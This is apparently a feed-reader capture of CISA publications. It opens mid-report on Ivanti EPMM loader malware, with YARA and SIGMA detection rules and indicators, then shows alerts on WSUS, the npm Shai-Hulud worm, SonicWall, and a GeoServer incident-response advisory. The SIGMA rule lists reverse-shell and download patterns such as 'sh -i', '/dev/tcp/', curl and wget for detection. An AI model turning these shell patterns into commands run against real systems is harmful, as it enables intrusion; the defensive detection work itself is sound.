This compiled Java class file is a malicious listener that intercepts and processes specific HTTP requests, retrieves and decrypts password parameters from the request, defines and loads a new malicious class, encrypts and encodes the new class output, and generates a response with the encrypted output.

The listener first retrieves request and response objects from a Java ServletContext. Then, the file checks the request’s Content-Type to ensure it is not null and contains the string application/x-www-form-urlencoded.

If these conditions are met, the file retrieves a password parameter from the request. If the data is not null and has a length greater than zero, the password parameter value is Base64 decoded and decrypted using an AES algorithm with the hard-coded key 3c6e0b8a9c15224a [T1573.001].

If the decrypted data is not empty, the decrypted data defines and implements a new class. The file AES encrypts the new class output using the same hard-coded key, 3c6e0b8a9c15224a, and then Base64 encodes it [T1027.013].

The file then generates a Message Digest Algorithm 5 (MD5) hash of the data stored in the password parameter (from the initial HTTP request) and hard-coded key and checks if the hash value was stored in newly allocated byte array ByteArrayOutputStream. The file creates a PrintWriter object to generate a response containing the first 16 characters of the computed MD5 hash value, followed by the Base64-encoded and AES-encrypted output of the new loaded class and the remaining part of the MD5 hash value.

Potential impact. This listener could allow cyber threat actors to:

  • Inject and execute arbitrary code on the server, enabling follow-on activity and persistence.
  • Exfiltrate data by receiving response and execution results.

See Figure 6 for the applicable Java code Snippet.

Figure 6 - WebAndroidAppInstaller.class Java Code
Figure 6. WebAndroidAppInstaller.class Java Code 

Detection

Yara Rules

Deploy the CISA-created YARA rules in Table 6 to detect malicious activity.

Table 6. YARA Rules
Loader 1

rule CISA_251126_01 : trojan hides_artifacts

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “hides-artifacts”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious jar filter samples”

sha256_1 = “c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50”

strings:

$s0 = { 6F 72 67 2F 61 70 61 63 68 65 2F 68 74 74 70 2F 63 6C 69 65 6E 74 }

$s1 = { 2F 77 6F 2F 52 65 66 6C 65 63 74 55 74 69 6C 2E 63 6C 61 73 73 }

$s2 = { 83 2E 9D 42 02 A3 81 42 02 B3 C7 57 34 C4 A8 21 }

$s3 = { 8C 8E C0 B6 14 0E 92 08 89 EE EB 1A 11 7D F4 4E }

$s4 = { 5B 97 FF F6 12 C9 16 F5 17 C8 5B 5F 44 0E 07 30 }

$s5 = { A9 21 59 ED 8E 7A 28 D6 29 FA E3 D0 4C 3D 0F CE }

$s6 = { 5A BD F7 24 E8 66 5F 07 2F 7C 0C 0E A9 E3 8D C5 }

$s7 = { 05 1B AE 97 B1 88 FF 01 16 EF 3F 44 9E 5F 43 AE }

condition:

all of them

}

ReflectUtil.class

rule CISA_251126_02 : trojan

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “n/a”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious servlet filter class loader samples”

sha256_1 = “065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3”

strings:

$s0 = { 6F 72 67 2F 61 70 61 63 68 65 2F 68 74 74 70 }

$s1 = { 63 6C 69 65 6E 74 2F 77 6F 2F 52 65 66 6C 65 63 74 55 74 69 6C }

$s2 = { 53 65 63 75 72 69 74 79 48 61 6E 64 6C 65 72 57 61 6E 4C 69 73 74 65 6E 65 72 }

$s3 = { 67 65 74 4C 69 73 74 65 6E 65 72 }

$s4 = { 61 64 64 4C 69 73 74 65 6E 65 72 }

$s5 = { 54 6F 6D 63 61 74 45 6D 62 65 64 64 65 64 43 6F 6E 74 65 78 74 }

$s6 = { 67 7A 69 70 44 65 63 6F 6D 70 72 65 73 73 }

$s7 = { 67 65 74 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 73 }

$s8 = { 73 65 74 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 73 }

$s9 = { 65 76 69 6C 43 6C 61 73 73 4E 61 6D 65 }

condition:

all of them

}

SecurityHandlerWanListener.class

rule CISA_251126_03 : trojan installs_other_components exfiltrates_data

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “installs-other-components exfiltrates-data”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious servlet filter class samples”

sha256_1 = “b1b1cf33b8d3da35293d6b74c378f0cd9452a4351e26d07c896c4d9a8257ef89”

strings:

$s0 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 }

$s1 = { 43 6C 61 73 73 4C 6F 61 64 65 72 }

$s2 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 45 76 65 6E 74 }

$s3 = { 2F 48 74 74 70 53 65 72 76 6C 65 74 52 65 73 70 6F 6E 73 65 }

$s4 = { 48 74 74 70 53 65 73 73 69 6F 6E }

$s5 = { 48 74 74 70 53 65 72 76 6C 65 74 52 65 73 70 6F 6E 73 65 }

$s6 = { 68 65 61 64 65 72 56 61 6C 75 65 }

$s7 = { 37 63 36 61 38 38 36 37 64 37 32 38 63 33 62 62 }

$s8 = { 70 61 73 73 }

$s9 = { 53 65 63 72 65 74 4B 65 79 53 70 65 63 }

$s10 = { 15 68 74 74 70 73 3A 2F 2F 77 77 77 2E 6C 69 76 65 2E 63 6F 6D 2F }

$s11 = { 52 65 66 65 72 65 72 }

condition:

all of them

}

Loader 2

rule CISA_251126_04 : trojan hides_artifacts

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “hides-artifacts”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious jar Tomcat listener shell samples”

sha256_1 = “b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b”

strings:

$s0 = { 63 6F 6D 2F 6D 6F 62 69 6C 65 69 72 6F 6E 2F 73 65 72 76 69 63 65 2F }

$s1 = { 57 65 62 41 6E 64 72 6F 69 64 41 70 70 49 6E 73 74 61 6C 6C 65 72 2E 63 6C 61 73 73 }

$s2 = { 5A 5D BB 33 C0 43 31 B0 2D DC 58 F2 75 44 CE E5 }

$s3 = { 97 DC AC 0F A7 69 97 A4 5A 72 E8 96 AC 43 9E 01 }

$s4 = { E0 E0 7E 40 F3 F8 87 30 C5 83 30 C5 43 14 E7 67 }

$s5 = { DB E6 F7 F9 BD FC BE 75 00 BF 6F B3 59 B7 28 07 }

$s6 = { C6 BF A4 1D 28 AB 7A B9 3E 09 B1 D8 E2 FA 09 36 }

$s7 = { B8 0E 8E 0B 97 2D AE CF B4 B8 6E CD E5 E6 BA 92 }

condition:

all of them

}

WebAndroidAppInstaller.class

rule CISA_251126_05 : trojan installs_other_components exfiltrates_data

{

meta:

author = “CISA Code & Media Analysis”

incident = “251126_”

date = “2025-07-23”

last_modified = “20250724_1615”

actor = “n/a”

family = “n/a”

capabilities = “installs-other-components exfiltrates-data”

malware_type = “trojan”

tool_type = “unknown”

description = “Detects malicious Tomcat listener shell class samples”

sha256_1 = “df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd”

strings:

$s0 = { 43 6C 61 73 73 4C 6F 61 64 65 72 }

$s1 = { 6D 6F 62 69 6C 65 69 72 6F 6E 2F 73 65 72 76 69 63 65 }

$s2 = { 57 65 62 41 6E 64 72 6F 69 64 41 70 70 49 6E 73 74 61 6C 6C 65 72 }

$s3 = { 61 64 64 4C 69 73 74 65 6E 65 72 }

$s4 = { 73 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 43 6C 61 73 73 }

$s5 = { 61 64 64 41 70 70 6C 69 63 61 74 69 6F 6E 45 76 65 6E 74 4C 69 73 74 65 6E 65 72 4D 65 74 68 6F 64 }

$s6 = { 62 61 73 65 36 34 44 65 63 6F 64 65 }

$s7 = { 63 6F 6E 74 65 6E 74 54 79 70 65 }

$s8 = { 08 72 65 73 70 6F 6E 73 65 }

$s9 = { 33 63 36 65 30 62 38 61 39 63 31 35 32 32 34 61 }

$s10 = { 6B 70 61 73 73 6C 6F 67 69 6E }

$s11 = { 53 65 72 76 6C 65 74 52 65 71 75 65 73 74 4C 69 73 74 65 6E 65 72 }

$s12 = { 53 65 63 72 65 74 4B 65 79 53 70 65 63 }

condition:

all of them

}

SIGMA Rule

Deploy the CISA-created SIGMA rule in Table 7 to detect malicious activity. 

Table 7. SIGMA Rule
Loader Malware for Ivanti Mobile Management Systems

## CISA Code & Media Analysis ##

############ README ###############

## Edit rules and queries as needed for your hunt and based on your environment.

## Ensure your EDR/SIEM instance has enough memory to run these AND/OR condition-based queries. May take longer to run than conventional Sigma rule query.

## Do not edit “logsource-product:” unless you are editing this rule to meet specific logsources/fields and know your environment.

## TLP CLEAR may convert rules using online converter of choice.

###################################

title: Detects Artifacts Based on MAR-251126, Ivanti EPMM CVE-2025-4427 and CVE-2025-4428

incident: 251126

tlp: CLEAR

id: 83df757f-54e7-44a0-be21-ae2306ca3240

status: test

description: Detects abused URL paths and suspicious commands used by Threat Actors on Ivanti Endpoint Manger Mobile (EPMM). Based on MAR-251126 as well as Unauthenticated Remote Code Execution Vulnerabilities CVE-2025-4427 and CVE-2025-4428.

references:

    - ‘MAR-251126’

    - ‘https://projectdiscovery.io/blog/ivanti-remote-code-execution’

    - ‘https://labs.watchtowr.com/expression-payloads-meet-mayhem-cve-2025-4427-and-cve-2025-4428/’

    - ‘https://www.wiz.io/blog/ivanti-epmm-rce-vulnerability-chain-cve-2025-4427-cve-2025-4428’

    - ‘https://threatprotect.qualys.com/2025/05/20/cisa-warns-of-ivanti-epmm-unauthenticated-remote-code-execution-vulnerabilities-cve-2025-4427-cve-2025-4428/’

    - ‘https://profero.io/blog/ivanti-epmm-attacks’

    - ‘https://github.com/rapid7/metasploit-framework/blob/26156dfac2e01379eb858a87aa85e2ecfea929ff/modules%2Fexploits%2Fmulti%2Fhttp%2Fivanti_epmm_rce_cve_2025_4427_4428.rb’   

author: CISA Code & Media Analysis

date: 2025-08-08

modified: 2025-08-13

tags:

    - cve.2025.4427

    - cve.2025.4428

logsource:

    product: cma

detection:

    keywords:

        - ‘GET’

    keywords_1:

        - ‘/api/v2/*’

    keywords_2:

        - ‘sh -i’

        - ‘invoke’

        - ‘java’

        - ‘/dev/tcp/’

        - ‘getRuntime’

        - ‘.jar’

        - ‘.class’

        - ‘evilClassName’

        - ‘ping’

        - ‘dig’

        - ‘curl’

        - ‘wget’

        - ‘fetch’

        - ‘echo’


    keywords_3:

        - ‘chmod’

    keywords_4:

        - ‘+x’

        - ‘a+r’

        - ‘755’

        - ‘/tmp’


    keywords_5:

        - ‘/mi/tomcat/webapps/mifs/401.jsp’

        - ‘/mi/tomcat/webapps/mifs/css/css.css’

        - ‘/mi/tomcat/webapps/mifs/session.jsp’

         - ‘/mi/tomcat/webapps/mifs/baseURL.jsp’

         - ‘065c1c2fb17ba1c3f882bead409215df612673cd455698768ed71412f9190ba3’

         - ‘b618057de9a8bba95440f23b9cf6374cc66f2acd127b3d478684b22d8f11e00b’

         - ‘c1f60ca5a5f7b94ab7122718a44b46de16c69d22c2eb62ce2948cab14bc78d50’

         - ‘df501b238854d6579cafebeba82581a728e89ed1f6cd0da54c79ef4eb6f4f9fd’

         - ‘1b1dda5e8e26da568559e0577769697c624df30e’

         - ‘ac389c8b7f3d2fcf4fd73891f881b12b8343665b’

         - ‘19b4df629f5b15e5ff742c70d2c7dc4dac29a7ce’

         - ‘f780151c151b6cec853a278b4e847ef2af3dbc5d’

         - ‘dce8faf5fcf5998b6802995914caa988ee1ebd92’

         - ‘aa2cfeeca6c8e7743ad1a5996fe5ccc3d52e901d’

         - ‘2bd61ce5bdd258c7dcbef53aedb1b018b8e0ae26’

         - ‘82.132.235.212’

         - ‘37.219.84.22’

         - ‘88.194.29.21’

         - ‘27.25.148.183’

         - ‘83.229.126.234’

         - ‘91.193.19.109’

         - ‘47.120.74.19’

         - ‘100.26.51.59’

         - ‘150.241.71.231’

         - ‘75.170.92.132’

         - ‘5.181.159.149’

         - ‘45.38.17.43’

         - ‘75.170.92.132’


    condition: keywords and keywords_1 and keywords_2 or keywords and keywords_1 and keywords_3 or keywords_3 and keywords_4 or keywords_5


falsepositives:

    - Rate of FP low-moderate with some strings.

    - Use this rule in an infected environment/logs.

    - Analyst may need to make adjustments to the query as required.

level: high

Incident Response

If this or similar malware is detected, CISA recommends that organizations:

  1. Quarantine or take offline potentially affected hosts.
  2. Collect and review artifacts, such as running processes/services, unusual authentications, and recent network connections.
  3. Capture a full forensic disk image of the affected host for sharing with CISA.
  4. If initial investigation (Step 2) finds the threat actor’s access was limited (e.g., they did not move laterally or elevate privileges), provision new account credentials. If the investigation finds the threat actor had broader access or potentially moved laterally, follow your organization’s incident response plans to initiate threat hunting, containment, and eviction measures.
  5. Report the compromise to CISA:
    1. Report the compromise via CISA’s 24/7 Operations Center (contact@cisa.dhs.gov or 1-844-729-2472) or CISA’s Incident Reporting System.
    2. Use CISA’s Malware Analysis Submission Form to submit a file containing the malicious code. Include the CISA-provided Incident ID number (obtained from reporting the compromise) in the Open Incident ID field.
  6. Reimage compromised hosts.
  7. Apply recommendations from the Mitigations section to harden the systems.

Mitigations

CISA recommends organizations implement the mitigations below to improve your organization’s cybersecurity posture on the basis of the threat actors’ activity. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections.

  • Upgrade Ivanti EPMM versions to the latest version as soon as possible.
  • Treat mobile device management (MDM) systems as high-value assets (HVAs) with additional restrictions and monitoring. MDM systems provide elevated access to thousands of hosts and should be treated as HVAs with additional restrictions and monitoring.
  • Follow best cybersecurity practices in production and enterprise environments, including mandating phishing-resistant multifactor authentication (MFA) for all staff and services. For additional best practices, see CISA’s Cross-Sector Cybersecurity Performance Goals (CPGs).

Disclaimer

CISA does not endorse any commercial entity, product, company, or service, including any entities, products, companies, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Version History

September 18, 2025: Initial version.

Appendix A: MITRE ATT&CK Techniques

See Table 8 and Table 9 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Defense Evasion
Technique Title  ID Use
Obfuscated Files or Information: Compile After Delivery T1027.004 The cyber threat actors delivered malware in segments, splitting it into multiple Base64-encoded segments. The actors used Java EL injection to write each chunk and append them together using the append mode (via the true parameter).
Obfuscated Files or Information: Embedded Payloads T1027.009 Loader 1 contains ReflectUtil.class.
Obfuscated Files or Information: Encrypted/Encoded File T1027.013 WebAndroidAppInstaller.class AES encrypts and Base64 encodes a class output with a hard coded key.
Masquerading T1036

Loader 1 masquerades ReflectUtil.class as part of the org.apache.http package.

Loader 2 masquerades WebAndroidAppInstaller.class as part of the com.mobileiron.service package.

Reflective Code Loading T1620 ReflectUtil.class reflectively loads code into Java processes to add a malicious listener to Apache Tomcat servers. 
Deobfuscate/Decode Files or Information T1140 ReflectUtil.class decodes and decompresses a class bytecode.
Technique Title  ID Use
Application Layer Protocol: Web Protocols T1071.001

SecurityHandlerWanListener.class intercepts HTTP requests.

WebAndroidAppInstaller.class intercepts and processes specific HTTP requests.

Encrypted Channel: Symmetric Cryptography T1573.001 WebAndroidAppInstaller.class decodes a Base64 password parameter value using an AES algorithm and hard-coded key.
  • ✇Alerts
  • Microsoft Releases Out-of-Band Security Update to Mitigate Windows Server Update Service Vulnerability, CVE-2025-59287 CISA
    Microsoft released an update to address a critical remote code execution vulnerability impacting Windows Server Update Service (WSUS) in Windows Server (2012, 2016, 2019, 2022, and 2025), CVE-2025-59287, that a prior update did not fully mitigate.  CISA strongly urges organizations to implement Microsoft’s updated Windows Server Update Service (WSUS) Remote Code Execution Vulnerability guidance, 1 or risk an unauthenticated actor achieving remote code execution with system privileges. Immediate
     

Microsoft Releases Out-of-Band Security Update to Mitigate Windows Server Update Service Vulnerability, CVE-2025-59287

Por:CISA
24 de Outubro de 2025, 09:00

Microsoft released an update to address a critical remote code execution vulnerability impacting Windows Server Update Service (WSUS) in Windows Server (2012, 2016, 2019, 2022, and 2025), CVE-2025-59287, that a prior update did not fully mitigate. 

CISA strongly urges organizations to implement Microsoft’s updated Windows Server Update Service (WSUS) Remote Code Execution Vulnerability guidance, 1 or risk an unauthenticated actor achieving remote code execution with system privileges. Immediate actions for organizations with affected products are:

  1. Identify servers that are currently configured to be vulnerable to exploitation (i.e., affected servers with WSUS Server Role enabled and ports open to 8530/8531) for priority mitigation.
  2. Apply the out-of-band security update released on October 23, 2025, to all servers identified in Step 1. Reboot WSUS server(s) after installation to complete mitigation. If organizations are unable to apply the update immediately, system administrators should disable the WSUS Server Role and/or block inbound traffic to ports 8530/8531, the default listeners for WSUS, at the host firewall. Of note, do not undo either of these workarounds until after your organization has installed the update.
  3. Apply updates to remaining Windows servers. Reboot servers after installation to complete mitigation.

CISA added CVE-2025-59287 to its Known Exploited Vulnerabilities (KEV) Catalog on October 24, 2025.

Disclaimer

Note: CISA may update this Alert to reflect new guidance issued by CISA or other parties. 

Organizations should report incidents and anomalous activity to CISA’s 24/7 Operations Center at contact@cisa.dhs.gov or (888) 282-0870.

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.

Notes

  1. Microsoft.com, Windows Server Update Service (WSUS) Remote Code Execution Vulnerability, accessed October 24, 2025, CVE-2025-59287 - Security Update Guide - Microsoft - Windows Server Update Service (WSUS) Remote Code Execution Vulnerability.
  • ✇Alerts
  • Widespread Supply Chain Compromise Impacting npm Ecosystem CISA
    CISA is releasing this Alert to provide guidance in response to a widespread software supply chain compromise involving the world’s largest JavaScript registry, npmjs.com. A self-replicating worm—publicly known as “Shai-Hulud”—has compromised over 500 packages.[i] After gaining initial access, the malicious cyber actor deployed malware that scanned the environment for sensitive credentials. The cyber actor then targeted GitHub Personal Access Tokens (PATs) and application programming interface (
     

Widespread Supply Chain Compromise Impacting npm Ecosystem

Por:CISA
23 de Setembro de 2025, 09:00

CISA is releasing this Alert to provide guidance in response to a widespread software supply chain compromise involving the world’s largest JavaScript registry, npmjs.com. A self-replicating worm—publicly known as “Shai-Hulud”—has compromised over 500 packages.[i]

After gaining initial access, the malicious cyber actor deployed malware that scanned the environment for sensitive credentials. The cyber actor then targeted GitHub Personal Access Tokens (PATs) and application programming interface (API) keys for cloud services, including Amazon Web Services (AWS), Google Cloud Platform (GCP), and Microsoft Azure.[ii]

The malware then:

  • Exfiltrated the harvested credentials to an endpoint controlled by the actor.
  • Uploaded the credentials to a public repository named Shai-Hulud via the GitHub/user/repos API.
  • Leveraged an automated process to rapidly spread by authenticating to the npm registry as the compromised developer, injecting code into other packages, and publishing compromised versions to the registry.[iii]

CISA urges organizations to implement the following recommendations to detect and remediate this compromise:

  • Conduct a dependency review of all software leveraging the npm package ecosystem.
    • Check for package-lock.json or yarn.lock files to identify affected packages, including those nested in dependency trees.
  • Search for cached versions of affected dependencies in artifact repositories and dependency management tools.
  • Pin npm package dependency versions to known safe releases produced prior to Sept. 16, 2025.
  • Immediately rotate all developer credentials.
  • Mandate phishing-resistant multifactor authentication (MFA) on all developer accounts, especially for critical platforms like GitHub and npm.
  • Monitor for anomalous network behavior.
    • Block outbound connections to webhook.site domains.
    • Monitor firewall logs for connections to suspicious domains.
  • Harden GitHub security by removing unnecessary GitHub Apps and OAuth applications, and auditing repository webhooks and secrets.
  • Enable branch protection rules, GitHub Secret Scanning alerts, and Dependabot security updates.

See the following resources for additional guidance on this compromise:

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favoring by CISA.


[i] Ashish Kurmi, “Shai-Hulud: Self Replicating Work Compromises 500+ NPM Packages,” StepSecurity, (September 15, 2025), https://www.stepsecurity.io/blog/ctrl-tinycolor-and-40-npm-packages-compromised; 
Kush Pandya, Peter van der Zee, and Olivia Brown, “Updated and Ongoing Supply Chain Attack Targets CrowdStrike npm Packages,” Socket, (September 16, 2025), https://socket.dev/blog/ongoing-supply-chain-attack-targets-crowdstrike-npm-packages.

[ii] Palo Alto Networks Unit 42, “‘Shai-Hulud’ Worm Compromises npm Ecosystem in Supply Chain Attack (Updated September 19),” Unit 42, Palo Alto Networks, (September 17, 2025), https://unit42.paloaltonetworks.com/npm-supply-chain-attack/.

[iii] Palo Alto Networks Unit 42, “Shai-Hulud" Worm Compromises npm Ecosystem in Supply Chain Attack (Updated September 19).”

  • ✇Alerts
  • SonicWall Releases Advisory for Customers after Security Incident CISA
    SonicWall released a security advisory to assist their customers with protecting systems impacted by the MySonicWall cloud backup file incident. SonicWall’s investigation found that a malicious actor performed a series of brute force techniques against their MySonicWall.com web portal to gain access to a subset of customers’ preference files stored in their cloud backups. While credentials within the files were encrypted, the files also included information that actors can use to gain access to
     

SonicWall Releases Advisory for Customers after Security Incident

Por:CISA
22 de Setembro de 2025, 09:00

SonicWall released a security advisory to assist their customers with protecting systems impacted by the MySonicWall cloud backup file incident. SonicWall’s investigation found that a malicious actor performed a series of brute force techniques against their MySonicWall.com web portal to gain access to a subset of customers’ preference files stored in their cloud backups. While credentials within the files were encrypted, the files also included information that actors can use to gain access to customers’ SonicWall Firewall devices. 

CISA recommends all SonicWall customers follow guidance in the advisory,[1] which includes logging into their customer account to verify whether their device is at risk. Customers with at-risk devices should implement the advisory’s containment and remediation guidance immediately. 


[1] Sonicwall.com, MySonicWall Cloud Backup File Incident, accessed September 22, 2025, https://www.sonicwall.com/support/knowledge-base/mysonicwall-cloud-backup-file-incident/250915160910330.

  • ✇CISA Cybersecurity Advisories
  • CISA Shares Lessons Learned from an Incident Response Engagement CISA
    Advisory at a Glance Executive Summary CISA began incident response efforts at a U.S. federal civilian executive branch (FCEB) agency following the detection of potential malicious activity identified through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA identified three lessons learned from the engagement that illuminate how to effectively mitigate risk, prepare for, and respond to incidents: vulnerabilities were not promptly remediated, the agenc
     

CISA Shares Lessons Learned from an Incident Response Engagement

Por:CISA
22 de Setembro de 2025, 12:12

Advisory at a Glance

Executive Summary CISA began incident response efforts at a U.S. federal civilian executive branch (FCEB) agency following the detection of potential malicious activity identified through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA identified three lessons learned from the engagement that illuminate how to effectively mitigate risk, prepare for, and respond to incidents: vulnerabilities were not promptly remediated, the agency did not test or exercise their incident response plan (IRP), and EDR alerts were not continuously reviewed.
Key Actions
  • Prevent compromise by prioritizing the patching of critical vulnerabilities in public-facing systems and known exploited vulnerabilities.
  • Prepare for incidents by maintaining, practicing, and updating incident response plans.
  • Prepare for incidents by implementing comprehensive and verbose logging and aggregate logs in a centralized out-of-band location.
Indicators of Compromise 

For a downloadable copy of indicators of compromise, see: 

Intended Audience

Organizations: FCEB agencies and critical infrastructure organizations.

Roles: Defensive Cybersecurity Analysts, Vulnerability Analysts, Security Systems Managers, Systems Security Analysts, and Cybersecurity Policy and Planning Professionals.

Download the PDF version of this report AA25-266A advisory cisa shares lessons learned from ir engagement

Introduction

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this Cybersecurity Advisory to highlight lessons learned from an incident response engagement CISA conducted at a U.S. federal civilian executive branch (FCEB) agency. CISA is publicizing this advisory to reinforce the importance of prompt patching, as well as preparing for incidents by practicing incident response plans and by implementing logging and aggregating logs in a centralized out-of-band location. CISA is also raising awareness about the tactics, techniques, and procedures (TTPs) employed by these cyber threat actors to help organizations safeguard against similar exploits.

CISA began incident response efforts at an FCEB agency after the agency identified potential malicious activity through security alerts generated by the agency’s endpoint detection and response (EDR) tool. CISA discovered cyber threat actors compromised the agency by exploiting CVE-2024-36401 in a GeoServer about three weeks prior to the EDR alerts. Over the three-week period, the cyber threat actors gained separate initial access to a second GeoServer via the same vulnerability and moved laterally to two other servers.

Leveraging insights CISA gleaned from the organization’s security posture and response, CISA is sharing lessons learned for organizations to mitigate similar compromises (see Lessons Learned for more details):

  1. Vulnerabilities were not promptly remediated.
    1. The cyber threat actors exploited CVE-2024-36401 for initial access on two GeoServers.
    2. The vulnerability was disclosed 11 days prior to the cyber threat actors accessing the first GeoServer and 25 days prior to them accessing the second GeoServer.
  2. The agency did not test or exercise their incident response plan (IRP), nor did their IRP enable them to promptly engage third parties and grant third parties access to necessary resources.
    1. This delayed certain elements of CISA’s response as the IRP did not have procedures for involving third-party assistance or for granting third-party access to their security tools.
  3. EDR alerts were not continuously reviewed, and some public-facing systems lacked endpoint protection.
    1. The activity remained undetected for three weeks; the agency missed an opportunity to detect this activity earlier as they did not observe an alert from a GeoServer and the Web Server did not have endpoint protection.

These lessons highlight strategies to effectively mitigate risk, enhance preparedness, and respond to incidents with greater efficiency. CISA encourages all organizations to consider the lessons learned and apply the associated recommendations in the Mitigations section of this advisory to improve their security posture.

This advisory also provides the cyber threat actors’ TTPs and indicators of compromise (IOCs). For a downloadable copy of IOCs, see:

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for a table of the threat actors’ activity mapped to MITRE ATT&CK tactics and techniques.

Threat Actor Activity

CISA responded to a suspected compromise of a large FCEB agency after the agency’s security operations center (SOC) observed multiple endpoint security alerts.


During the incident response, CISA discovered that cyber threat actors gained access to the agency’s network on July 11, 2024, by exploiting GeoServer vulnerability CVE 2024-36401 [CWE-95: “Eval Injection”] on a public-facing GeoServer (GeoServer 1). This critical vulnerability, disclosed June 30, 2024, allows unauthenticated users to gain remote code execution (RCE) on affected GeoServer versions [1]. The cyber threat actors used this vulnerability to download open source tools and scripts and establish persistence in the agency’s network. (CISA added this vulnerability to its Known Exploited Vulnerabilities (KEV) Catalog on July 15, 2024.)

After gaining initial access to GeoServer 1, the cyber threat actors gained separate initial access to a second GeoServer (GeoServer 2) on July 24, 2024, by exploiting the same vulnerability. They moved laterally from GeoServer 1 to a web server (Web Server) and then a Structured Query Language (SQL) server. On each server, they uploaded (or attempted to upload) web shells such as China Chopper, along with scripts designed for remote access, persistence, command execution, and privilege escalation. The cyber threat actors also used living off the land (LOTL) techniques.

See Figure 1 for an overview of the cyber threat actors’ activity and the following sections for detailed threat actors TTPs.

Figure 1. Overview of Threat Actor Activity

Image outlining threat actor activity

Reconnaissance

The cyber threat actors identified CVE-2024-36401 in the organization’s public-facing GeoServer using Burp Suite Burp Scanner [T1595.002]. CISA detected this scanning activity by analyzing web logs and identifying signatures associated with the tool. Specifically, CISA observed domains linked to Burp Collaborator—a component of Burp Suite used for vulnerability detection—originating from the same IP address the cyber threat actors later used to exploit the GeoServer vulnerability for initial access.

Resource Development

The cyber threat actors used publicly available tools to conduct their malicious operations. In one instance, they gained remote access to the organization’s network and leveraged a commercially available virtual private server (VPS) from a cloud infrastructure provider [T1583.003].

Initial Access

To gain initial access to GeoServer 1 and GeoServer 2, the cyber threat actors exploited CVE 2024-36401 [T1190]. They leveraged this vulnerability to gain RCE by performing “eval injection,” a type of code injection that allows an untrusted user’s input to be evaluated as code. The cyber threat actors likely attempted to load a JavaScript extension to gain webserver information as an Apache wicket on GeoServer 1. However, their efforts were likely unsuccessful, as CISA observed attempts to access the .js file returning 404 responses in the web logs, indicating that the server could not find the requested URL.

Persistence

The cyber threat actors primarily used web shells [T1505.003] on internet-facing hosts, along with cron jobs (scheduled commands that run automatically at specified times) [T1053.003], and valid accounts [T1078] for persistence. CISA also identified the creation of accounts—although these accounts were later deleted—with no evidence indicating further use.

Privilege Escalation

